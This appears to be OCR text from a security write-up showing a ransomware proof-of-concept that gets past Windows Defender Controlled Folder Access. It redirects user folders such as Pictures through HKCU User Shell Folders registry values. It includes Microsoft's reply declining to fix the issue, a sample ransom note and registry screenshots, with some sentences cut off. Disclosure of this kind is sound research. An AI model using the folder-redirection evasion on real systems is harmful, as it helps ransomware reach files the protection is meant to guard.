
Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). If I am interpreting your findings correctly, this report is predicated on the attacker having login access to the target's account already. Followed by planting a dll through registry modifications. Since you are only able to write to HKCU, you will not be able to effect other users, just the target you have already compromised through other means. There also does not appear to be an escalation of privileges and you already had the same access level as the target. It would appear the attacker would not gain anything from this attack and could already do anything that the planting could trigger. As your report as written, this does not meet the bar for security servicing.

Forbes article

Yes, Windows 10 Has Ransomware Protection: Here’s How To Turn It On

- Windows 10 ransomware protection remains the first line of defense for consumers using Windows in 2021.
- Unbeknownst to many consumer users of Windows, Microsoft offers built-in ransomware protection as part of Windows Defender, found under Virus & Threat Protection.



YOUR FILES HAVE BEEN ENCRYPTED

What happened?

Your organization has been targeted by Cyber Liberation Front.

All your files are encrypted with strong encryption.


Especially for your organization a pair of public and private keys were generated. It is impossible to restore the files without the private key and a special decryption program.

How to decrypt my files?

The private key needed to decrypt your files will from our server in 10 days. Follow the

Demo (Ransomware PoC)

You can change



Files in the Pictures folder are stored in the target location below.

You can change where files in this folder are stored to another place on this hard drive, another drive, or another computer on your network.


C:\Users\ao\Pictures

Do you want to move all of the files from the old location to the new location?

Old location: C:\Users\ao\Pictures
New location: C:\tmp

We recommend moving all of the files so that programs needing to access the folderï¿½s content can do so.


Controlled Folder Access registry



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\Controlled Folder Access\AllowedApplications

- Windows Defender Exploit Guard
  - ASR
  - Controlled Folder Access
    - AllowedApplications
    - ProtectedFolders


Name	Type	Data
(Default)	REG_SZ	(value not set)



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Windows Defender Exploit Guard\Controlled Folder Access\ProtectedFolders

- Windows Defender Exploit Guard
  - ASR
  - Controlled Folder Access
    - AllowedApplications
    - ProtectedFolders

Name	Type	Data
(Default)	REG_SZ	(value not set)




Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders


- TabletMode
- Taskband
- User Shell Folders
- UserAssist
- VirtualDesktops

Name	Type	Data
My Music	REG_EXPAND_SZ	%USERPROFILE%\Music
My Pictures	REG_EXPAND_SZ	%USERPROFILE%\Pictures
My Video	REG_EXPAND_SZ	%USERPROFILE%\Videos

New Ransomware PoC

